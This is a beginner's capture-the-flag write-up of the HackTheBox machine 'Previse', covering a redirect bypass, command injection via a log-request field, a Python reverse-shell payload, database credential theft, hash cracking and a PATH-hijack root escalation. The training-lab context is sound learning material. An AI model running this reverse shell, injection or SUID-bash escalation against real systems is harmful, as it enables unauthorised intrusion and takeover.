Previse

OS:	Linux
Difficulty:	Easy
Points:	20
Release:	07 Aug 2021
IP:	10.10.11.104

HackTheBox Write-up #1 - Previse

ArturusR3x

04/01/2022

Previse

DISCLAIMER: I got huge helps from a friend and other writeup blogs. This is my first time trying any hackable machines to practice with. I don't think I could finish this machine in such a short time if it wasn't for the hints I got. 😜

Overview

Difficulty: Easy


Machine Rating: 4.4 / 5

148 Days since release date


1. Information Gathering

NMAP

We begin with using nmap on the IP 10.10.11.104




From the results we get port 22 and 80. By far its pretty clear that there is a http web running by port 80, and checking it gives us the prove we need.



Dirbuster

Using Dirbuster to brute-force directories and files names on the web server.




After checking the other pages, I found that */nav.php* source code list other page that was not listed by Dirbuster. But after visiting the pages, I kept redirecting me to *login.php*.


2. Exploitation

Burpsuite


After visiting all the pages, it kept redirecting me to *login.php*, so I tried using Burpsuite to intercept the response of each page and I found something.



We are inside of the page for a moment but then immediately redirected back to the login page. In the first login page, we can see that they have the status code of “200 OK” if we visit */nav.php* page. I tried to change the status code in the */nav.php* page of “302 Found” to “200 OK” and it worked. I bypassed the pages and created an account to make an easy way inside the server.




After that I was able to access log data pages and request a file of logs:



Checking the files

Here is the content of the following log data file:




```
┌──(kali㉿kali)-[~/Downloads]
└─$ cat out.log
time,user,fileID
1622482496,m4lwhere,4
1622485614,m4lwhere,4
1622486215,m4lwhere,4
1622486218,m4lwhere,1
1622486221,m4lwhere,1
1622678056,m4lwhere,5
1622678059,m4lwhere,6
1622679247,m4lwhere,1
1622680894,m4lwhere,5
1622708567,m4lwhere,4
1622708573,m4lwhere,4
1622708579,m4lwhere,5
1622710159,m4lwhere,4
1622712633,m4lwhere,4
1622715674,m4lwhere,24
1622715842,m4lwhere,23
1623197471,m4lwhere,25
1623200269,m4lwhere,25
1623236411,m4lwhere,23
1623236571,m4lwhere,26
1623238675,m4lwhere,23
1623238684,m4lwhere,23
1623978778,m4lwhere,32
1640945790,admin,32
1640948461,admin,32
1640954596,trnam,32
1640959687,admin,32
1640961404,admin,32
```

The user ‘m4lwhere’ stands out to me, as it is the username of the publisher of this box. I was pretty sure by then, that user is what I need to crack.

I found a file named *siteBackup.zip* in the *Files* page. Here is the content:


```
 Length      Date    Time    Name
---------  ---------- -----   ----
     5689  2021-06-12 07:04   accounts.php
      208  2021-06-12 07:07   config.php
     1562  2021-06-09 08:57   download.php
     1191  2021-06-12 07:10   file_logs.php
     6107  2021-06-09 08:51   files.php
      217  2021-06-03 06:00   footer.php
     1012  2021-06-05 21:56   header.php
      551  2021-06-05 22:00   index.php
     2967  2021-06-12 07:06   login.php
      190  2021-06-08 12:42   logout.php
     1174  2021-06-09 08:58   logs.php
     1279  2021-06-05 15:31   nav.php
     1900  2021-06-09 08:40   status.php
---------                     -------
    24047                    13 files
```

After checking through the files, I found a MySQL credentials in *config.php*:



This is the point where I got lost and needed help. 😆

After checking the files, I found a exec() function in *logs.php* and my friend told me that it was possible to tamper with it for code execution.



We could try use Reverse Shell attack to exploit this. We change the *delim* value in the '*Request Log Data*' page by adding ';' + the payload.

Reverse Shell


Apparently, there's already shared payloads on the internet and all we had to do is just copy paste it. 👌

This is the payload I was using:

```
export RHOST="[IP]";export RPORT=[PORT];python -c 'import socket,os,pty;s=socket.socket();s.connect((os.getenv("RHOST"),int(os.getenv("RPORT"))));[os.dup2(s.fileno(),fd) for fd in (0,1,2)];pty.spawn("/bin/sh")'
```

More info at:
https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Reverse%20Shell%20Cheatsheet.md#python


Before that, I need to check my personal tunnel IP, using ***ifconfig tun0:***



Netcat

Using Netcat to listen to the port activities. $nc -vnlp xx.xx.xx.xx 9000

After injecting the shell script to intercept using burp, we finally were inside.



But as you can see, our permission is limited. We can safely assume that this web application has a connection to the database using MySQL, and we already found the credentials in the *config.php* file!

It worked!


```
$ mysql -u root -p
mysql -u root -p
Enter password: mySQL_p@ssw0rd!:)

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 750
Server version: 5.7.35-0ubuntu0.18.04.1 (Ubuntu)

Copyright (c) 2000, 2021, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

At this point, we can just search for the accounts credentials inside the MySQL databases.


```
Database changed
mysql> show tables;
show tables;
+-----------------+
| Tables_in_previse |
+-----------------+
| accounts        |
| files           |
+-----------------+
2 rows in set (0.00 sec)

mysql> select * from accounts
select * from accounts
    -> ;
;
+----+--------------+------------------------------------+---------------------+
| id | username     | password                           | created_at          |
+----+--------------+------------------------------------+---------------------+
|  1 | m4lwhere     | $1$ llol$DQpmdvnb                  | 2021-05-27 18:18:36 |
```

Password cracking with hashcat

It's a md5 hash with salt in it, we can use hashcat to crack the password.



After getting the password we've been waiting for, now we can login as the user m4lwhere and get the first flag.



And our first flag had finally shown itself! 😍

Privilege Escalation

By using the command *sudo -l,* we can escalate our privilege and it also informs sudo permission for the following script:

/opt/scripts/access_backup.sh

```
m4lwhere@previse:~$ cat /opt/scripts/access_backup.sh
#!/bin/bash

# We always make sure to store logs, we take security SERIOUSLY here

# I know I shouldnt run this as root but I cant figure it out programmatically on my account
# This is configured to run with cron, added to sudo so I can run as needed - we'll fix it later when there's time

gzip -c /var/log/apache2/access.log > /var/backups/$(date --date="yesterday" +%Y%b%d)_access.gz
gzip -c /var/www/file_access.log > /var/backups/$(date --date="yesterday" +%Y%b%d)_file_access.gz
m4lwhere@previse:~$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
```

It was pretty clear that the comments are hinting at something. We can see that the script runs the gzip command directly and there may be the vulnerability of $PATH manipulation. We can manipulate the $PATH variable to gain the root shell.

I made a fake identical file with the same name (gzip) that will run:

chmod +s /bin/bash

Then add it to */tmp* directory. After that we need to add */tmp* to the $PATH variable, we can use the following command:

export PATH=$(pwd):$PATH


After that we can look again using *echo $PATH* to see the current working path.

```
m4lwhere@previse:/tmp$ echo $PATH
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr
/local/games:/snap/bin
```

We also need the file to be executable as program, we can use the following:

chmod +x gzip

Now we can just execute it.



And by doing that, we could grab the last flag!

3. Conclusion & thoughts

This box is perfect for beginners and people who just started practicing ethical hacking. The complexity started low and rises to the point that I need others help.

Although it's classified as easy, it wasn't so easy for me because how much practicality and technicality required to gather the flags. Kudos to the creator for the great box and experience.